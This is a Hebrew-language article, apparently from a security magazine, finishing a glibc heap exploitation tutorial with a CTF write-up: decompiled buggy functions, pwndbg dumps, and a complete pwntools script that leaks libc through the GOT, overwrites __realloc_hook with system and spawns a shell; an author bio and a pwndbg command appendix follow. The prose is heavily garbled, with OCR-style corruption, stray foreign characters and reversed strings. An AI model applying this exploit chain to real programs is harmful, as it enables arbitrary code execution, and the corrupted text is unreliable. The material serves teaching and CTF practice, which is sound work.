הסיבה שכותבת ה-`heap` נראית "קצירה" היא בגלל ה-`ASLR` (מידע על לנומת PIE). לא רק שלא סביר שנוכל להקצות מה-`top chunk` זו של glibc זיכרון בגודל כזה גדול עבור המרחוק, אלא גם אם היה אפשר, התוכנית הייתה מכירה אותנו לדרוס את כל המידע בדרך לשם, כי היא מבקשת רק את השם עצמו ולא את האורך שלו. והרי שזה יכול כי בדרך לשם יש אזורים בעלי הרשות כתיבה) כך שטכנית זו לא אופציית.

מה לגבי שימוש ב-House of rabbit? תאורטית זה יכול לעבוד, כי אפשר להקצות `large chunks`. לפנינו שニיגש לטכנית "כבדה" שצדו נחפש דרך פשוטה ומהירה יותר.

ישנו המון דרכים לפטור תרגיל זה, אולי אפשר למשל להכניס כמה מצביעים ל-`chunk` שאנו חוננו הכוно בהנחה שנוכל להציג את מה כתובות על ה-`heap` ולחשב את ההיסט ממנה למקום ידוע?

אם חושבים על זה, אם נדרוס את שדה הגודל של `chunk` המצביעים הישן (כזהה ששוחרר) ונכתוב במקומו 0x80 למשל, ברגע שניצור משתמש חדש לאחר מכן (שאורך השם שלו קטן מ-0x78 בתים), יוקצה עבורי `chunk` זה (מתוך ה-`tcachebin` 0x80) וכך יוכל להציג, בעזרתו האפשרות users all, List all users. כתובות של `chunks` שאנו יודעים את ההיסט שלהם מתחילת ה-`heap`. נזכיר שבחרנו לנסוט לדרוס את אחד מה-hooks, malloc leak libc leak וכו' יותר חשוב לנו מאשר heap leak.




האפשרות List all users כМОון עשויה לעזור לנו להציג מידע מຕוך data של chunks המוצבעים על ידי המערך.

از העניין הוא שבמוקדם או במאוחר כדי לעשות גם static analysis לבינאריים שכאלו (מתוך CTF), ושם אנו עושים למצוא באגים נוספים. אחד מהם שטרם הוזכר נמצא בתחום הפונקציה (swap_users). בעת הכניסה לפונקציה זו, המכחסנית נראה כך:

```
-000000000000000038 main_chunk_addr dq ?
-000000000000000030                      db ? ; undefined
-00000000000000002F                      db ? ; undefined
-00000000000000002E                      db ? ; undefined
-00000000000000002D                      db ? ; undefined
-00000000000000002C                      db ? ; undefined
-00000000000000002B                      db ? ; undefined
-00000000000000002A                      db ? ; undefined
-000000000000000029                      db ? ; undefined
-000000000000000028 idx1                  dd ?
-000000000000000024 idx2                  dd ?
-000000000000000020 buffer                db 16 dup(?)
-000000000000000010 user1_chunkPtr dq ?
-000000000000000008 canary                dq ?
+000000000000000000 s                     db 8 dup(?)
+000000000000000008 r                     db 8 dup(?)
+000000000000000010
+000000000000000010 ; end of stack variables
```

והחלק בו נמצא הבאג המעניין (השתמשו ב-decompiler המועדף עליו, אך אל תסמכו עליו ב-100%):
הפלט דורש התאמות כמו הגדרת structs לצורך שיפור הקריאות והנכונות):

```
1 unsigned __int64 __fastcall swap_users(masterChunk *managementChunk)
2 {
3     unsigned int idx1; // [rsp+18h] [rbp-28h]
4     unsigned int idx2; // [rsp+1Ch] [rbp-24h]
5     char buffer[16]; // [rsp+20h] [rbp-20h] BYREF
6     __int64 user1_chunkPtr; // [rsp+30h] [rbp-10h]
7     unsigned __int64 canary; // [rsp+38h] [rbp-8h]
8
9     canary = __readfsqword(0x28u);
0     if ( LODWORD(managementChunk->count) > 1 )
1     {
2         printf("Enter entry of user to swap: ");
3         // OVERFLOW! INTO user1_chunkPtr OF 8 Bytes!!!
4         fgets(buffer, 24, stdin);
5         idx1 = atoi(buffer);
6         if ( idx1 >= LODWORD(managementChunk->count)
7             || (user1_chunkPtr = *(_QWORD *) (8LL * idx1 + managementChunk->chunksPointersArray),
8                 printf("Enter entry of user to swap with: "),
9                 fgets(buffer, 24, stdin),
0                 idx2 = atoi(buffer),
1                 idx2 >= LODWORD(managementChunk->count))
2             || idx1 == idx2 )
3         {
4             puts("Invalid entry.\n");
5         }
6     else
7     {
```



(cotributed to naming conventions זה דבר חשוב) שבעצם משמש כמשתנה זמני להחלפה בין שני משתנים אחרים, הוא שומר את הכתובת שדוחפנו לתוך המשתנה המקורי user1_chunkPtr (הנקודה שלו בשליטהנו הודות לגילישה).

```
26 else
27 {
28     // it switches between their pointers in the array, and only does that
29     *(_QWORD *)(&managementChunk->chunksPointersArray + 8LL * idx1) = *(_QWORD *)(&managementChunk->chunk
30                                         + 8LL * idx2);
31     *(_QWORD *)(&managementChunk->chunksPointersArray + 8LL * idx2) = user1_chunkPtr;
32     puts("Swapped users.\n");
33 }
```

שימוש לב **לשטי תופעות לוואי חשיבות /אגים** בעת כתיבה ע"י swap_users:

- לאחר כל החלפה שכזו המצביעים אמורים מוחלפים, אך האינדקסים של הקוד המופיעים בתפריט לא זרים בividם, שכן יש לבצע מעקב בסקריפט. (מציר קצר 3 כוונות שמחלייפות מיקומים)
- ברגע ש-24 התווים הראשונים של הקלט השני שמתבקשים להציג (עבור 2xdp) לא יכול להיתרגם ל- int על ידי atoi ([שהיא ממש לא בטיחותית](#)), היא תחזיר 0, וזה מה ששימר ב-2xid. כך נקבל דטרמיניסטיות (ידען מראש) עבור האינדקס אליו תיכתב הכתובת שהזרקנו כרגע, והוא יהיה תמיד 0. כדי שהכתובת תתרחש, אנו חייבים להכנס ב-1xid אינדקס אחר שונה מ-2xid (שהולך להיות 0).


מכאן שכך נוכל להציג בקלות כל כתובות שלא מושפעת מ-PIE/ASLR, ובפרט כאלו השיקות ל-libc כמו הכתובת הנמצאות בתחום plt.got:

```
pwndbg> got
GOT protection: Full RELRO | GOT functions: 12

[0x403f90] free@GLIBC_2.2.5 -> 0x7ffff7e60850 (free) ← endbr64
[0x403f98] puts@GLIBC_2.2.5 -> 0x7ffff7e4a5a0 (puts) ← endbr64
[0x403fa0] __stack_chk_fail@GLIBC_2.4 -> 0x7ffff7ef5b00 (__stac
[0x403fa8] setbuf@GLIBC_2.2.5 -> 0x7ffff7e51c50 (setbuf) ← endbr64
[0x403fb0] printf@GLIBC_2.2.5 -> 0x7ffff7e27e10 (printf) ← endbr64
[0x403fb8] strcspn@GLIBC_2.2.5 -> 0x7ffff7f497b0 (_strcspn_sse
[0x403fc0] fgets@GLIBC_2.2.5 -> 0x7ffff7e487b0 (fgets) ← endbr64
[0x403fc8] malloc@GLIBC_2.2.5 -> 0x7ffff7e60260 (malloc) ← endbr64
[0x403fd0] realloc@GLIBC_2.2.5 -> 0x7ffff7e61000 (realloc) ← endbr64
[0x403fd8] atoi@GLIBC_2.2.5 -> 0x7ffff7e0a730 (atoi) ← endbr64
[0x403fe0] getline@GLIBC_2.2.5 -> 0x7ffff7e28f00 (getline) ← endbr64
[0x403fe8] exit@GLIBC_2.2.5 -> 0x7ffff7e0cbc0 (exit) ← endbr64
```

מציר שבגלל FULL RELRO, גם אם אחת מהן טרם נקרה ע"י הקוד, הכתובת של כל אחת מפונקציות אלו בתחום libc כבר "הובנו" (Resolved) ע"י linker (הרשותות ב-got עודכנו כבר ליעד הסופי) בעת עליית התוכנית. לשם המראה, נקזה 3 משתמשים ונחליף בין הכתובת של הרשותה של puts ב-plt.got וכתובת chunk של המשתמש הראשון (Python xpl.py GDB NOASLR):

0x405290	0x0000000000000000	0x0000000000000021!
0x4052a0	0x000000000004052c0	0x0000000000000003	.R@.....
0x4052b0	0x0000000000000000	0x0000000000000021!
0x4052c0	0x000000000004052f98	0x00000000004052e0	.?@.....R@.....
0x4052d0	0x000000000004053e0	0x0000000000000081	.S@.....



אבל רגע, איך התוכנית לא קרסה אם ה-GOT לא ניתן לכתיבת-retro ?Full (אפשר לבדוק מה ההוראות גישה של איזור מסוים בזיכרון בו נמצא כתובות כלשהי באמצעות הפקודה `addr_val`) vmmap המושבה היא שהאג לא סימטרי, את הכתובת שדחפנו הוא ישמר כמצבי במערך ואת הכתובת שהייתה שם הוא יכתוב לתא באינדקס האخر שבמערך (כל לראות זאת בקוד הנ"ל).

מכאן נשאר רק לקרוא ל-`print_users()` כדי לקבל את הכתובת של `puts` ובכך קיבלנו leak libc.

אוקי, אז ראיינו שהאג ב-`swap_users()` יכול לשמש אותנו כדי לקשר כל כתובות שהיא למערך המצביעים שלנו. מה הלאה? נזכיר ש-`edit_users()` משמש אותנו לכתיבה אל תוך chunks המוצבעים ע"י איברי המערכת.

כאן זה הזמן טוב להזכיר שכל הכתובות (הצביעים שראיםו בפלט של vis) השומרות במערך המצביעים הן של data של chunks ולא של תחילת הchunks, אלו מצביעים שהמשתמש (מתכוון) שומר בתוך מערך שבאחריותו. לכן אם נרצה לדרכו למשל את ה-`malloc` hook, שזו כתובתו:

```
pwndbg> p &_malloc_hook  
$1 = (void *(*)(size_t, const void *)) 0x7ffff7faeb70 <__malloc_hook>
```

נצרך כמו מקודם להשתמש בbag של swap כדי לכתוב למערך כתובות שתעזר לנו לדרכו אותו. מכיוון שאנו רק צריכים לדרכו ולא להקוץ chunk מזוייף החופף לו, היינו רצימ להשתמש בה בדיקת כמו שעשינו לכתוב לתוכו Hook בעזרת edit את הכתובת של system (או כתובות של system או gadget זה פיתרון פחות פורטבילי/גנרי, הוא יהיה תלוי ב-build הנוכחי של libc). אם ננסה לעשות זאת נגלה שהוא Hook לא נדרס. הסיבה היא שהמתכוון שטל (בכוונה) עוד באג קטן ונורא מעצבן כדי לחבל בסיסי ההצלחה של הלא מנוטים (noobs) לדרכו את hooks (אם כי ללכט עיוור אחריו הטריך שהזכרנו ב- "שימושים נוספים" תחת dup היה עובד, אפילו שכן כאן שום בדיקה מצד malloc על גודל ה-chunk). ניתן להבחן בקלות בקורס בקוד שהורסת לנו מニアוט סטטי של הבינארי.

```
unsigned __int64 __fastcall edit_user(masterChunk *mainChunk)  
{  
    const char *name_str; // rbx  
    unsigned int idx; // [rsp+14h] [rbp-3Ch]  
    unsigned __int64 n; // [rsp+18h] [rbp-38h]  
    char buffer[24]; // [rsp+20h] [rbp-30h] BYREF  
    unsigned __int64 canary; // [rsp+38h] [rbp-18h]  
  
    canary = __readfsqword(0x28u);  
    printf("Enter entry of user to edit: ");  
    fgets(buffer, 16, stdin);  
    idx = atoi(buffer);  
    if ( idx < LODWORD(mainChunk->count) )  
    {  
        // mask the size of the name string chunk with 1111..00  
        // which means that the NON_MAIN_ARENA bit will affect the result  
        // calculation is incorrect -> overflow of up to 8 bytes,  
        // last byte written is always nullbyte  
        n = *(QWORD *)(*(_QWORD *)((8LL * idx + mainChunk->chunksPointersArray) - 8LL) & 0xFFFFFFFFFFFFFFFCLL;  
        printf("\n[*] Username must be less than %lu characters long.\n", n);  
        printf("Enter new username: ");  
        fgets(*((char **)(8LL * idx + mainChunk->chunksPointersArray), n, stdin));  
        name_str = *(const char **)(8LL * idx + mainChunk->chunksPointersArray);  
        name_str[strcspn(name_str, "\n")] = 0;  
        puts("User changed.\n");  
    }  
}
```

אמנם ה-syntax של הדיקומפיילר זהה קצת מבלבי בכל הקשור למצביים אך הוא תקין מבחינת קוד C ומהמשחק שעשינו בהתחלה אנחנו כבר יכולים לשער כיצד הלוגיקה עובדת. קל לאטר השורה החדשה בכך שעד כה השימוש ב-swap עבד היטב בעיה עברו כתובות אחרות (כמו הכתובת של puts ב-GOT ובבנישויים שעשינו בהתחלה) אך לא במקרה של `malloc_hook`.

ראויים שכמויות הבטים (ח) שילקו מקלט המשתמש אל ה-data של שם המשתמש נלקחת מה-metadata של ה-chunk (ע"י קריאה מכתובת הנמצאת 8 בתים אחריה ממיקום שם המשתמש ועל סמך חישוב bitwise AND שנutan את שדה הגודל שלו עד כדי תוספת של בית ה-NON_MAIN_arena והבית ה-4 מיון). המתכונת ניסה לחסוך מקום בשימוש הארכים של שמות המשתמשים ורצה ל特派 טרמף על המנגנון הפנימי של `malloc`, אנחנו מנוטים לכתוב לכתובת שלא מכילה chunk לגיטימי עם שדה גודל. מכיוון שה-`malloc_hook` בד"כ תמיד יוקף מסביבו בערכים מסוימים שונים מאפס, נרצה לתת כתובות בהיסט מסוים אחרת ממנו (לא קידמה, אחרת אין נדרוס את ה-`hook`...).

כאן כדאי להציג שאם אתם רוצים ליצור מכתובת ביחידות שונות מ-qword ב-db, תצטרכו להשתמש ב-casting, כי עברו פקודות כמו `q/d/q` של `pwndbg` או `x` של `gdb`, ובכל פקודה אחרת שמתיחסת לכתובות, החישוב מבוצע בסינטקס של מצביים ב-C.

```
pwndbg> dq &__malloc_hook
00007ffff7faeb70 0000000000000000 0000000000000000
```

תזכורת לגבי החתימה של `fgets` שאחראית לכתיבה:


```
char *fgets(char *str, int n, FILE *stream)
```

כלומר המשתנה `ch` בקוד (שנקרא מtower הכתובת שמקבלים מ-qword אחד אחרת) מוגדר (אם [הDickompson](#) לא טעה) כ-bit 64bit unsigned int-unsigned, והרי שהוא מונמר/מופורש באופן עקיף כ-int signed 32-bit ב-64-bit (64x), כך שכל עוד ניתן כתובת ש-8 בתים לפניה יש qword שערך ה-qword(unsigned int) שולג גדול מ-MAXUINT32 = 4294967295 (Type Confusion באג).

כך שאם נספק למשל כתובת שנייה רק 8 בתים אחרת מה-`hook`:

```
pwndbg> dq ((char*)(&__malloc_hook)-0x20) 6
00007ffff7faeb50 0000000000000000 0000000000000000
00007ffff7faeb60 00007ffff7e60570 0000000000000000
00007ffff7faeb70 ← 0000000000000000 0000000000000000
```

הכתיבה לא תבוצע כי החלק הירוק (שונה מאפס) גורם לארגומנט אורך שלילי ל-`fgets`.



בחלק של dup הוזכר תחת שימושים נוספים היסט של 0x23 אחריה מה-hook mallocamate כאמצעי לעקיפה של הבדיקה על שדה הגודל ע"י יצרת אחד מלאכותי של 0xf (אין בדיקה של ישור הכתובת שם):

```
pwndbg> dq ((char*)(&__malloc_hook)-0x30)
00007ffff7faeb40      00007ffff7faff60 0000000000000000
00007ffff7faeb50      0000000000000000 0000000000000000
00007ffff7faeb60      00007ffff7e60570 0000000000000000
00007ffff7faeb70      0000000000000000 0000000000000000
pwndbg> dq ((char*)(&__malloc_hook)-0x23)
00007ffff7faeb4d      0000000000000000 0000000000000000
00007ffff7faeb5d      fff7e60570000000 00000000000000007f
00007ffff7faeb6d ←    0000000000000000 0000000000000000
00007ffff7faeb7d      0000000000000000 0000000000000000
```

נכיר שוב שעליינו לספק כתובת (SEMBHINT התוכנית שם מתחילה שם המשתמש) ש-8 בתים לפניה יש שדה גודל דמיוני שכאשר הוא מוגדר מ-64_UINT ל-int, הוא יהיה מספיק גדול (בשביל לכוסות על המרחק שהלכנו אחורה + כדי לכתוב כתובת בגודל qword). המצביע הנ"ל הוא בדוק מה שאנו צריכים, נשלח את הכתובת שמסתיימת ב-0x0 כדי שיה ח"ו ומספיק גדול (אורך של 0x7C Über DRISHT הכתובת + גישור על מרחק 0x23), ונראה שאכן ניתן בקלות לדרכו את hook malloc [8Bytes]


```
pwndbg> dq ((char*)(&__malloc_hook)-0x30)
00007ffff7faeb40      00007ffff7faff60 4141410000000000
00007ffff7faeb50      4141414141414141 4141414141414141
00007ffff7faeb60      4141414141414141 4141414141414141
00007ffff7faeb70      00007ffff7e18410 000000000000000a
pwndbg> p system
$1 = {int (const char *)} 0x7ffff7e18410 <__libc_system>
```

אר אובי ל', החסרתי מכם פרט אחד חשוב שהיינו אמורים לחשב עליו מלכטיכלה! החתימה של malloc היא מהצורה הבאה:

```
void* __libc_malloc(size_t)
```

מה שאומרים לנו רוצים להציג shell ('/bin/sh') באמצעות malloc, הרי שנctrkr להעביר את כתובת מחרוזת ה-shell על גבי ארגומנט הגודל, יתכן שהוא אפשרי אך זה תלוי באופי התוכנית (איזה קלט היא מבקשת מאייתנו), בתוכנית זו הפקודה add_user מקבלת מחרוזת מהמשתמש, מודדת את אורכו, ובהתאם לו שולחת בקשה ל-malloc עם גודל שהוא מהצורה $128(2^8)^*$ כאשר x מספר שלם לא שלילי.

זה יהיה סיט במקרה שלנו לנסוט לבצע התאמה שכזו. מה גם שיש סיכוי שפונקציות קלט/פלט אחרות בקוד קוראות ל-(malloc) לפני עם ארגומנט שאין לנו שליטה עליו (ואולי גם ל-free).



נזכיר ב-hooks הרטלוניים:

- `__after_morecore_hook`
- `__free_hook`
- `__malloc_hook`
- `__malloc_initialize_hook`
- `__memalign_hook`
- `__realloc_hook`

שמות לב ("ע") הנדרשה לאחרו בשיטת ניתוח סטטי / דינמי עם ltrace/Frida (וכו) או נזכיר בכך שבתחלת הניתוח הדינמי ראיינו שכאשר `(add_user()` נקרא כשמיון המצביעים מלא, הוא עתיק אותם אל מקום חדש גדול יותר ויחזר את הישן. זה כמובן מבוצע בעזרת `realloc()` שחתימתו מהצורה:

```
void* __libc_realloc(void*, size_t);
```

למה זה טוב לנו? כי הכתובת של מערך המצביעים (שהולך להיות מוקצה מחדש) היא בדיק זו שתועבר ל-`realloc` בארגומנט הראשון. והרי שהוא מכיל רק מצביעים (הגדול שלו שומר ב-`"master chunk"` הנהול), ועל כן, אם נשמר ב-`-qword` הראשון שלו מצביע למחוזות ה-`shell` ונקרא `realloc` לאחר מכן, ניצחנו.

למצלמו הוא נמצא בדיק 8 בתים לפני ה-`realloc`, כך שנוכל להשתמש בטריק הנ"ל:


```
pwndbg> p &__realloc_hook  
$2 = (void *(*)(void *, size_t, const void *)) 0x7ffff7faeb68 <__realloc_hook>
```

```
pwndbg> dq ((char*)(&__realloc_hook)-0x2b) 6  
00007ffff7faeb3d      fff7faff60000000 00000000000000007f  
00007ffff7faeb4d <-- 0000000000000000 0000000000000000  
00007ffff7faeb5d      fff7e60570000000 00000000000000007f
```

כתבו את הכתובת הירוקה למערך בעזרת `swap` ונדרשו את ה-Hook שהוא מצביע עליו בעזרת `edit`. המרחק שנצרך לגשר עליו עם ריפוד עבור `edit` הוא $0x68-0x4d=27$.

השלב המשלים יהיה לכתוב את המחרוזת '`0\bh/bn/`' לתחילת המערך (במקום המצביע לשם המשמש הראשון, זהה בעצם כתובת תחילת מערך המצביעים, והרי שמשם `system(ptr_to_array)` יקרא את הפקודה שלו) בעזרת הבאג של `swap_users()`. ולבסוף להפעיל את `(add_user()` אשר הקלט לא חשוב.

```
> /bin/sh: 1: AbraKadabra!: not found  
$ uname  
Linux  
$ id  
uid=1000(idan) gid=1000(idan) groups=1
```



הקוד המלא לפניכם:

```
from pwn import *
elf = context.binary = ELF("./sharp")
libc = ELF("./libc-2.31.so")
context.log_level = 'info'
gs = '''
continue
'''
# Sequential counter Index for allocated users chunks.
index = 0

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    else:
        return process(elf.path)

def add(name):
    global index
    index += 1
    io.sendline("1")
    io.sendline(name)
    return index-1


def print_users():
    io.sendline("5")

def remove(x):
    io.sendline("2")
    io.sendline(f'{x}'.encode())

def edit(x, name):
    io.sendline("3")
    io.sendline(f'{x}'.encode())
    io.sendline(name)

def swap(x, y):
    io.sendline("4")
    # data will be copied to this index x from y anyway
    io.sendline(f'{x}'.encode())
    io.send(y+b'\n')  # This is the index we have a write bug on!

io = start()
io.timeout = 0.1
# We want to fill the initial users pointers array
# So that upon call to add_user(), realloc will be invoked
first = add("FIRST")
second = add("SECOND")
third = add("THIRD")
```



```
# Padding of length equal to size of swap_users() local input buffer
SWAP_PADDING_SIZE = 0x10

HOOK_OFFSET_FIX = 27
HOOK_SYMBOL = '__realloc_hook'

# 1. Leak a libc address and set base addr
payload = b''
payload += b"A" * SWAP_PADDING_SIZE
payload += p64(elf.got['puts'])
swap(second, payload)
print_users()
io.readuntil("Entry: 0, user: ")
io.readuntil("Entry: 0, user: ")
leak = u64(io.readline().strip().ljust(8, b"\x00"))
log.info(f'got["puts"] @ {hex(leak)}')
libc.address = leak - libc.symbols['puts']
log.info(f'libc base @ {hex(libc.address)}')

# 2. Overwrite the malloc hook with system() addr
# Write into ptr_array[0] an address smaller then that of the hook we wish to override
# We'll need an addr to data which has a big enough int fake size field 8 bytes before it
payload = b''
payload += b"A" * SWAP_PADDING_SIZE
payload += p64(libc.symbols[HOOK_SYMBOL] - HOOK_OFFSET_FIX)
swap(second, payload)

payload = b''
payload += b"A" * HOOK_OFFSET_FIX
payload += p64(libc.symbols['system'])
edit(first, payload)

# 3. Write the bin/sh string to the third user name pointer
payload = b''
payload += b"C" * SWAP_PADDING_SIZE # padding for swap

# "sh" might also work, Dash is alway present and can be also invoked with less characters
payload += b"/bin/sh\0"
swap(second, payload)
# 3. Pop a shell
add("AbraKadabra!") # Any non empty input will work
io.interactive()
```

"תיכון ויכלנו גם לפטור ע"י דרישת swap_users(). יש עוד דרכים רבות. נציג שבסגרה ה-2.34 hooks.

כבר לא בשימוש.

סיכום

בתחילת מאמר זה הציגו העקרונות התיאורתיים והIMPLEMENTASI של הפונקציית `malloc` ב-`glibc` ב-Linux. הוא צאצא של מימושים ישנים יותר כמו `malloc` ו-`ptmalloc`. הזמן והקוד השתנו אך העקרונות הרעיוניים נשארו דומים יחסית. בנוסף לכך, חלק גדול מהשימושים הרכיבים שלו אף נמצאים במנגנים נוספים כמו `jemalloc`. לאחר כך, ניתנה סקירה של טכניקות מפורסמות, ישנות וחדשניות, לשילוב וניצול באגים וחולשות בתוכניות לדוגמה, העושות שימוש ב-`malloc`, למטרת תקיפה והשגת יכולת `Arbitrary/Remote code execution` באמצעות פיתוח `exploit` בכלים זמינים מהרשת המתחבר מול התוכנית. לבסוף ראיינו דוגמאות לשיטת עבודה ושימוש פרקטי בכלים זמינים מהרשת העומדים לרשותנו.

ازначון, אפשר לטעון שגילוי והשימוש חולשות בתוכנות מסווג דפendi אינטראנט, מכונות וירטואליות, גרעין מערכת הפעלה (Kernel), Containers-Sandboxes ו-Containers (Kernel). נחברים למגרש משחקים נוץ וnochek יותר בשוק exploits (לא התייחסות לפלטפורמה/תקן עליון רצה התוכנה). אפשר גם לטעון שבאגים וחולשות בעולם ה-binary exploitation/Memory corruption הולכים ונעלמים מן העולם (בפרט אחרי שփות שעוצבו בגישה "Memory Safe" כמו Rust יתפסו תאוצה), שבימים בהם התהום היה עדין בחיתולים והמידע היה קיים רק במאזין Phrack המחרתתי, זה היה מוגבל להתעסך בהזאה וכעת כישיש בארץ ובעולם [קורסים](#) ואפילו מסלולי התמחות שלמים באקדמיה ב-", Hacking", זה כבר לא אותו דבר.

יחד עם זאת, חורי אבטחה אפליקטיבים בקוד באשמה הגורם האנושי וספריות המושאלות ממתכנים אחרים, עשויים להניזח את האמרה - "No system is safe". בהקשר של `Binary exploitation`, תקיפת מגנון הפעולה של heap נחשב לאחד מוקטורי התקיפה המודרניים (יחד עם וריאציות של ROP למשל), של מערכות מאובטחות ברמה גבוהה יחסית (לעומת מערכות Embedded/IOT שבחלקן עדין אין הגנות בפני הזרקת shellcode), שטרם חלף זמן. רמת ההתקומם של ההגנות על heap הולכת ומتعצמת יחד עם זו של חוקרי החולשות ומפתחי exploits.

במידה ומצאתם טעויות קritisיות במסמך, הסבירים לא מספיק ברורים או שיש לכם רעיונות כיצד לשפר או לתקן אותו, אשmach לשמעו מכם. את הגרסה העדכנית ביותר של המסמך, יחד עם חומרם נלוויים, ניתן למצוא בפייסבוק [GitHub](#) של תחת `binary/heap exploitation`. הנני מקווה שנהניתם לקרוא אותו. טכניות ו-PoC מתועד שלhn שלא הוכנסו למדורה זו יפורסמו בחודשים הבאים עליינו לטובה.


על המחבר

אי שם, בתחילת שנת 2010, בעוד מנסה לקوش ברשות חומרים שייעזרו לי לשרוד את שנה א' של הלימודים בטכניון, נתקלתי באתר לסטודנטים בשם UnderWarrior של ניר אדר. כבר אז באותה תקופה הועלו אליו תוכנים גם בתחום אבטחת המידע. ברגע של שוטטות פתחות על המסך גיליאן כלשהו של מגזין בשם Digital Whisper, אותו לוגו סגול, עם הטקסט המוזר שקיים עד היום וקצת הפוך אותו באותו רגע. התחלתי לרפף על כל מיין כתבות הקשורות לкриptoוגרפיה ורשות מחשבים שלדים בני 18-15 כתבו. לא הבנתי על מה הם מדברים ואיך יכול להיות שהם אלה חכמים (בידיים מסתבר שהרבה מאתם "ילדים" שכתו תוכנים למגזין בשנים הראשונות שלו עובדים ממשנהיים בחברות מוכרות בארץ ובעולם היום).

מה גם שלא היה לי שmag של מושג שהיה מדובר בסוג של "דור הבא" שכמה הרבה שנים לפני כן והותירה אחריה מזכרות בזדון). סגרתי את המסמכר ומАЗ שכחתי מהאתר ולא טרחתתי לנסוט להבין על מה כל המהומה. 10 שנים לאחר מכן, ברגע של תהיה עם עצמי لأن מודעות פני, אזרתי אומץ לשחק במשחק של ה"մבריקים" והתחלתי במסע בעקבות תחום עניין שתמיד ריתק אותי (לפני 10 שנים נטפס עיני כחברקה טכנולוגית). התנהנה הראשונה שבה עברתי הייתה לא אחרת מאשר Digital Whisper.

עדין בנני - חוקר אבט"ם ומפתח Low-level. מתעניין במחקר חולשות התקפי ואקספלוטציה, הנדסהلاح/or, מערכות הפעלה Android, Linux-IoT, SDR & Wireless RF Hacking, Frida, YouTube, מתחם נזקנות Arctictecture ARM. בזמן הפנו מעלה סירטונים הדרכתיים ל-[YouTube](#), משתף בתחרויות CTF. מדי. פעם נהנה להאזין לפודקאסט [Darknet Diaries](#).

ניתן ליצור איתי קשר באמצעות המדיה השונות: [Telegram](#), [LinkedIn](#), [Twitter](#) או בא-מייל:
idan.banani@gmail.com



נספח א': פקודות שימושיות בסיסיות (Credit: Max Kamper, HEAPLAB Bible)

Pwndbg

Arenas

Show information on **all arenas**:

```
pwndbg> arenas
```

Show information on a **specific arena** (defaults to main_arena):

```
pwndbg> arena [arena address]
```

Bins

Show information on **all bins** within an arena (defaults to main_arena and current thread):

```
pwndbg> bins [arena address] [tcache address]
```

Show an arena's **fastbins** contents (defaults to main_arena):

```
pwndbg> fastbins [arena address]
```

Show an arena's **smallbins** contents (defaults to main_arena):

```
pwndbg> smallbins [arena address]
```

Show an arena's **largebins** contents (defaults to main_arena):

```
pwndbg> largebins [arena address]
```

Show an arena's **unsortedbin** contents (defaults to main_arena):

```
pwndbg> unsortedbin [arena address]
```

Show a thread's **tcachebins** contents (defaults to the current thread):

```
pwndbg> tcachebins [tcache address]
```

Chunks

Show information about **chunks on a heap** (defaults to the main_arena heap):

```
pwndbg> heap [heap address]
```

Show information about an arena's **top chunk** (defaults to the main_arena):

```
pwndbg> top_chunk [arena address]
```

Show information about a **single chunk**:

```
pwndbg> malloc_chunk [chunk address]
```

Visualize a heap (defaults to the main_arena heap):

```
pwndbg> vis_heap_chunks [count] [heap address]
```

